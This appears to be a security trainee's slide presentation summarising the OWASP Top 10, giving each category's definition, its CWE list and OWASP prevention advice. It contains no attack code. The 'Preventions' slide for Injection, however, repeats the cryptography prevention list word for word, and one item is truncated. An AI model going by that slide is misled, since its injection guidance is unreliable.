
InStep Week 4 Presentation

— Mitchell Burcheri —


Timeline

- Week 1: Induction and created summaries for OWASP Top 10.
- Week 2: Started testing/hacking on Metasploitable and DVWA.
- Week 3: Building the initial presentation for week 4 and began testing on Hacker101.
- Week 4: Wrote vulnerability reports for the best vulnerability report examples I had found, continued testing on Hacker101, and presenting my presentation.

OWASP Top 10



1. Broken Access Controls
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery



Common Weakness Enumeration (CWE)s

CWE a list of software and hardware weaknesses developed by the community.



OWASP Testing Guide

Before I started any pentesting, I familiarized myself with the OWASP Testing Guide. For DVWA I used the 4.0 pdf. I later found the latest [GitHub](#) project and the latest [testing guide](#).

Broken Access Controls

Broken access controls means unauthorised users can bypass access control checks where they can gain unauthorised access leading to information disclosure, modification, destruction of data and perform business functions which was once outside of the user's limits.

- Broken Access Control
- Directory Traversal
- Cross-Site Request Forgery



CWEs and Preventions (Broken Access Controls)

CWEs

- CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-23 Relative Path Traversal
- CWE-35 Path Traversal: '../../../'
- CWE-59 Improper Link Resolution Before File Access ('Link Following')
- CWE-200 Exposure of Sensitive Information to an Unauthorized Actor
- CWE-201 Exposure of Sensitive Information Through Sent Data
- CWE-219 Storage of File with Sensitive Data Under Web Root
- CWE-264 Permissions, Privileges, and Access Controls (should no longer be used)
- CWE-275 Permission Issues
- CWE-276 Incorrect Default Permissions
- CWE-284 Improper Access Control
- CWE-285 Improper Authorization
- CWE-352 Cross-Site Request Forgery (CSRF)
- CWE-359 Exposure of Private Personal Information to an Unauthorized Actor
- CWE-377 Insecure Temporary File
- CWE-402 Transmission of Private Resources into a New Sphere ('Resource Leak')
- CWE-425 Direct Request ('Forced Browsing')
- CWE-441 Unintended Proxy or Intermediary ('Confused Deputy')
- CWE-497 Exposure of Sensitive System Information to an Unauthorized Control Sphere
- CWE-538 Insertion of Sensitive Information into Externally-Accessible File or Directory
- CWE-540 Inclusion of Sensitive Information in Source Code
- CWE-548 Exposure of Information Through Directory Listing
- CWE-552 Files or Directories Accessible to External Parties
- CWE-566 Authorization Bypass Through User-Controlled SQL Primary Key
- CWE-601 URL Redirection to Untrusted Site ('Open Redirect')
- CWE-639 Authorization Bypass Through User-Controlled Key
- CWE-651 Exposure of WSDL File Containing Sensitive Information
- CWE-668 Exposure of Resource to Wrong Sphere
- CWE-706 Use of Incorrectly-Resolved Name or Reference
- CWE-862 Missing Authorization
- CWE-863 Incorrect Authorization
- CWE-913 Improper Control of Dynamically-Managed Code Resources
- CWE-922 Insecure Storage of Sensitive Information
- CWE-1275 Sensitive Cookie with Improper SameSite Attribute

Preventions

- Except for public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
- Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g., repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Stateful session identifiers should be invalidated on the server after logout. Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized. For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.


Cryptographic Failures

Cryptographic failures is where there are failures in encryption.

Many web APIs do not protect sensitive data with strong encryption which leads to theft and modification of weakly protected data which can lead to credit card fraud, identity theft, or other cyber crimes.

Sensitive data must be encrypted at rest and in transit and must use newer cryptographic algorithms as they make encryption harder to crack.

- Unencrypted Communication



CWEs and Preventions (Cryptographic Failures)

CWEs

- CWE-261 Weak Encoding for Password
- CWE-296 Improper Following of a Certificate's Chain of Trust
- CWE-310 Cryptographic Issues
- CWE-319 Cleartext Transmission of Sensitive Information
- CWE-321 Use of Hard-coded Cryptographic Key
- CWE-322 Key Exchange without Entity Authentication
- CWE-323 Reusing a Nonce, Key Pair in Encryption
- CWE-324 Use of a Key Past its Expiration Date
- CWE-325 Missing Required Cryptographic Step
- CWE-326 Inadequate Encryption Strength
- CWE-327 Use of a Broken or Risky Cryptographic Algorithm
- CWE-328 Reversible One-Way Hash
- CWE-329 Not Using a Random IV with CBC Mode
- CWE-330 Use of Insufficiently Random Values
- CWE-331 Insufficient Entropy
- CWE-335 Incorrect Usage of Seeds in Pseudo-Random Number Generator(PRNG)
- CWE-336 Same Seed in Pseudo-Random Number Generator (PRNG)
- CWE-337 Predictable Seed in Pseudo-Random Number Generator (PRNG)
- CWE-338 Use of Cryptographically Weak Pseudo-Random Number Generator(PRNG)
- CWE-340 Generation of Predictable Numbers or Identifiers
- CWE-347 Improper Verification of Cryptographic Signature
- CWE-523 Unprotected Transport of Credentials
- CWE-720 OWASP Top Ten 2007 Category A9 - Insecure Communications
- CWE-757 Selection of Less-Secure Algorithm During Negotiation('Algorithm Downgrade')
- CWE-759 Use of a One-Way Hash without a Salt
- CWE-760 Use of a One-Way Hash with a Predictable Salt
- CWE-780 Use of RSA Algorithm without OAEP
- CWE-818 Insufficient Transport Layer Protection
- CWE-916 Use of Password Hash With Insufficient Computational Effort

Preventions


- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for response that contain sensitive data.
- Apply required security controls as per the data classification.
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
- Initialization vectors must be chosen appropriate for the mode of operation. For many modes, this means using a CSPRNG (cryptographically secure pseudo random number generator). For modes that require a nonce, then the initialization vector (IV) does not need a CSPRNG. In all cases, the IV should never be used twice for a fixed key.
- Always use authenticated encryption instead of just encryption.
- Keys should be generated cryptographically randomly and stored in memory as byte arrays. If a password is used, then it must be converted to a key via an appropriate password base key derivation function.
- Ensure that cryptographic randomness is used where appropriate, and that it has not been seeded in a predictable way or with low entropy. Most modern APIs do not require the developer to seed the CSPRNG to get security.
- Avoid deprecated cryptographic functions and padding schemes, such as MD5, SHA1, PKCS number 1 v1.5 .
- Verify independently the effectiveness of configuration and settings.

Injection

Injection attacks involve inputting code which performs unintended functionality such as creating, viewing, modifying, or deleting data which the user wasn't expected to do.

SQL, NoSQL, OS, and LDAP commands can lead to injection flaws if user input isn't sanitised before the data is read by the interpreter as part of a command or query. Malicious user input tricks the interpreter into executing unintended commands or access data without the correct authorisation.

- SQL Injection
- Command Injection



CWEs and Preventions (Injection)

CWEs

- CWE-20 Improper Input Validation
- CWE-74 Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
- CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
- CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80 Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-83 Improper Neutralization of Script in Attributes in a Web Page
- CWE-87 Improper Neutralization of Alternate XSS Syntax
- CWE-88 Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
- CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-90 Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
- CWE-91 XML Injection (aka Blind XPath Injection)
- CWE-93 Improper Neutralization of CRLF Sequences ('CRLF Injection')
- CWE-94 Improper Control of Generation of Code ('Code Injection')
- CWE-95 Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
- CWE-96 Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')
- CWE-97 Improper Neutralization of Server-Side Includes (SSI) Within a Web Page
- CWE-98 Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
- CWE-99 Improper Control of Resource Identifiers ('Resource Injection')
- CWE-100 Deprecated: Was catch-all for input validation issues
- CWE-113 Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
- CWE-116 Improper Encoding or Escaping of Output
- CWE-138 Improper Neutralization of Special Elements
- CWE-184 Incomplete List of Disallowed Inputs
- CWE-470 Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
- CWE-471 Modification of Assumed-Immutable Data (MAID)
- CWE-564 SQL Injection: Hibernate
- CWE-610 Externally Controlled Reference to a Resource in Another Sphere
- CWE-643 Improper Neutralization of Data within XPath Expressions ('XPath Injection')
- CWE-644 Improper Neutralization of HTTP Headers for Scripting Syntax
- CWE-652 Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')
- CWE-917 Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')

Preventions


- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for response that contain sensitive data.
- Apply required security controls as per the data classification.
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
- Initialization vectors must be chosen appropriate for the mode of operation. For many modes, this means using a CSPRNG (cryptographically secure pseudo random number generator). For modes that require a nonce, then the initialization vector (IV) does not need a CSPRNG. In all cases, the IV should never be used twice for a fixed key.
- Always use authenticated encryption instead of just encryption.
- Keys should be generated cryptographically randomly and stored in memory as byte arrays. If a password is used, then it must be converted to a key via an appropriate password base key derivation function.
- Ensure that cryptographic randomness is used where appropriate, and that it has not been seeded in a predictable way or with low entropy. Most modern APIs do not require the developer to seed the CSPRNG to get security.
- Avoid deprecated cryptographic functions and padding schemes, such as MD5, SHA1, PKCS number 1 v1.5 .
- Verify independently the effectiveness of configuration and settings.

Insecure Design

Insecure design is a broad category representing many different weaknesses as a result of missing or ineffective control design.

The design phase of the development lifecycle should gather all the security requirements with the help of an AppSec professional to help evaluate and design security and privacy controls.

- Insecure Design
- Information Leakage
- File Upload Vulnerabilities



CWEs and Preventions (Insecure Design)

CWEs

- CWE-73 External Control of File Name or Path
- CWE-183 Permissive List of Allowed Inputs
- CWE-209 Generation of Error Message Containing Sensitive Information
- CWE-213 Exposure of Sensitive Information Due to Incompatible Policies
- CWE-235 Improper Handling of Extra Parameters
- CWE-256 Unprotected Storage of Credentials
- CWE-257 Storing Passwords in a Recoverable Format
- CWE-266 Incorrect Privilege Assignment
- CWE-269 Improper Privilege Management
- CWE-280 Improper Handling of Insufficient Permissions or Privileges
- CWE-311 Missing Encryption of Sensitive Data
- CWE-312 Cleartext Storage of Sensitive Information
- CWE-313 Cleartext Storage in a File or on Disk
- CWE-316 Cleartext Storage of Sensitive Information in Memory
- CWE-419 Unprotected Primary Channel
- CWE-430 Deployment of Wrong Handler
- CWE-434 Unrestricted Upload of File with Dangerous Type
- CWE-444 Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
- CWE-451 User Interface (UI) Misrepresentation of Critical Information
- CWE-472 External Control of Assumed-Immutable Web Parameter
- CWE-501 Trust Boundary Violation
- CWE-522 Insufficiently Protected Credentials
- CWE-525 Use of Web Browser Cache Containing Sensitive Information
- CWE-539 Use of Persistent Cookies Containing Sensitive Information
- CWE-579 J2EE Bad Practices: Non-serializable Object Stored in Session
- CWE-598 Use of GET Request Method With Sensitive Query Strings
- CWE-602 Client-Side Enforcement of Server-Side Security
- CWE-642 External Control of Critical State Data
- CWE-646 Reliance on File Name or Extension of Externally-Supplied File
- CWE-650 Trusting HTTP Permission Methods on the Server Side
- CWE-653 Insufficient Compartmentalization
- CWE-656 Reliance on Security Through Obscurity

- CWE-657 Violation of Secure Design Principles
- CWE-799 Improper Control of Interaction Frequency
- CWE-807 Reliance on Untrusted Inputs in a Security Decision
- CWE-840 Business Logic Errors
- CWE-841 Improper Enforcement of Behavioral Workflow
- CWE-927 Use of Implicit Intent for Sensitive Communication
- CWE-1021 Improper Restriction of Rendered UI Layers or Frames
- CWE-1173 Improper Use of Validation Framework


Preventions

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)
- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases and misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs
- Segregate tenants robustly by design throughout all tiers
- Limit resource consumption by user or service

Security Misconfiguration

Security misconfiguration vulnerabilities occur when any part of the application stack is missing hardened security or improper configurations on cloud services, unnecessary enabled or installed features, default accounts, over descriptive error messages, system security patches, features or configurations are not up to date.

- Lax Security Settings



SECURITY MISCONFIGURATION

CWEs and Preventions (Security Misconfiguration)

CWEs

- CWE-2 7PK - Environment
- CWE-11 ASP.NET Misconfiguration: Creating Debug Binary
- CWE-13 ASP.NET Misconfiguration: Password in Configuration File
- CWE-15 External Control of System or Configuration Setting
- CWE-16 Configuration
- CWE-260 Password in Configuration File
- CWE-315 Cleartext Storage of Sensitive Information in a Cookie
- CWE-520 .NET Misconfiguration: Use of Impersonation
- CWE-526 Exposure of Sensitive Information Through Environmental Variables
- CWE-537 Java Runtime Error Message Containing Sensitive Information
- CWE-541 Inclusion of Sensitive Information in an Include File
- CWE-547 Use of Hard-coded, Security-relevant Constants
- CWE-611 Improper Restriction of XML External Entity Reference
- CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
- CWE-756 Missing Custom Error Page
- CWE-776 Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')
- CWE-942 Permissive Cross-domain Policy with Untrusted Domains
- CWE-1004 Sensitive Cookie Without 'HttpOnly' Flag
- CWE-1032 OWASP Top Ten 2017 Category A6 - Security Misconfiguration
- CWE-1174 ASP.NET Misconfiguration: Improper Model Validation

Preventions

- A repeatable hardening process makes it fast and easy to deploy another environment that is appropriately locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to set up a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process (see A06:2021-Vulnerable and Outdated Components). Review cloud storage permissions (e.g., S3 bucket permissions).
- A segmented application architecture provides effective and secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- Sending security directives to clients, e.g., Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.


Vulnerable and Outdated Components

Vulnerable and outdated components are most likely vulnerable to exploitation.

Components such as libraries, frameworks and other software modules run with the same privileges as the application. Attackers that can take over these components will have the same privileges as the application.

Applications and APIs that use components with known vulnerabilities are open to attacks.

- Toxic Dependencies



CWEs and Preventions (Vulnerable and Outdated Components)

CWEs

- CWE-937 OWASP Top 10 2013: Using Components with Known Vulnerabilities
- CWE-1035 2017 Top 10 A9: Using Components with Known Vulnerabilities
- CWE-1104 Use of Unmaintained Third Party Components

Preventions


- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, OWASP Dependency Check, retire.js, etc. Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component (See A08:2021-Software and Data Integrity Failures).
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Identification and Authentication Failures

Application functions related to authentication and session management are often implemented incorrectly. This allows attackers to compromise passwords, keys, or session token which can to the access of another user's account.

- Password Mismanagem
- Privilege Escalation
- User Enumeration
- Session Fixation
- Weak Session IDs



CWEs and Preventions (Identification and Authentication Failures)

CWEs

- CWE-255 Credentials Management Errors
- CWE-259 Use of Hard-coded Password
- CWE-287 Improper Authentication
- CWE-288 Authentication Bypass Using an Alternate Path or Channel
- CWE-290 Authentication Bypass by Spoofing
- CWE-294 Authentication Bypass by Capture-replay
- CWE-295 Improper Certificate Validation
- CWE-297 Improper Validation of Certificate with Host Mismatch
- CWE-300 Channel Accessible by Non-Endpoint
- CWE-302 Authentication Bypass by Assumed-Immutable Data
- CWE-304 Missing Critical Step in Authentication
- CWE-306 Missing Authentication for Critical Function
- CWE-307 Improper Restriction of Excessive Authentication Attempts
- CWE-346 Origin Validation Error
- CWE-384 Session Fixation
- CWE-521 Weak Password Requirements
- CWE-613 Insufficient Session Expiration
- CWE-620 Unverified Password Change
- CWE-640 Weak Password Recovery Mechanism for Forgotten Password
- CWE-798 Use of Hard-coded Credentials
- CWE-940 Improper Verification of Source of a Communication Channel
- CWE-1216 Lockout Mechanism Errors

Preventions

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.
- Align password length, complexity, and rotation policies with National Institute of Standards and Technology (NIST) 800-63b's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence-based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts, but be careful not to create a denial of service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session identifier should not be in the URL, be securely stored, and invalidated after logout, idle, and absolute timeouts.

Software and Data Integrity Failures


Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations.

This can occur when an application relies on plugins, libraries, or modules from untrusted sources, repositories, or content deliverable networks (CDNs).

An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.

Many applications include an auto-update feature that can be exploited by attacker if they compromise a trusted source. Attackers can upload their own malicious updates to the trusted source and their malicious update will be instantly distributed to all the applications running the auto-update feature.

Some sites show hashes of their software for users to check the integrity of their download.



CWEs and Preventions (Software and Data Integrity Failures)

CWEs

- CWE-345 Insufficient Verification of Data Authenticity
- CWE-353 Missing Support for Integrity Check
- CWE-426 Untrusted Search Path
- CWE-494 Download of Code Without Integrity Check
- CWE-502 Deserialization of Untrusted Data
- CWE-565 Reliance on Cookies without Validation and Integrity Checking
- CWE-784 Reliance on Cookies without Validation and Integrity Checking in a Security Decision
- CWE-829 Inclusion of Functionality from Untrusted Control Sphere
- CWE-830 Inclusion of Web Functionality from an Untrusted Source
- CWE-915 Improperly Controlled Modification of Dynamically-Determined Object Attributes

Preventions


- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered.
- Ensure libraries and dependencies, such as npm or Maven, are consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline.
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data

Security Logging and Monitoring Failures

Security logging and monitoring is important to help detect, escalate, and respond to active breaches. If there is a failure in the logging and monitoring systems a breach will not be detected. Attackers can then further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

Many data breaches are detected over 200 days after the breach has occurred and these breaches are typically detected by external parties who perform security tests on the system, rather than the internal monitoring system.

- Logging and Monitoring



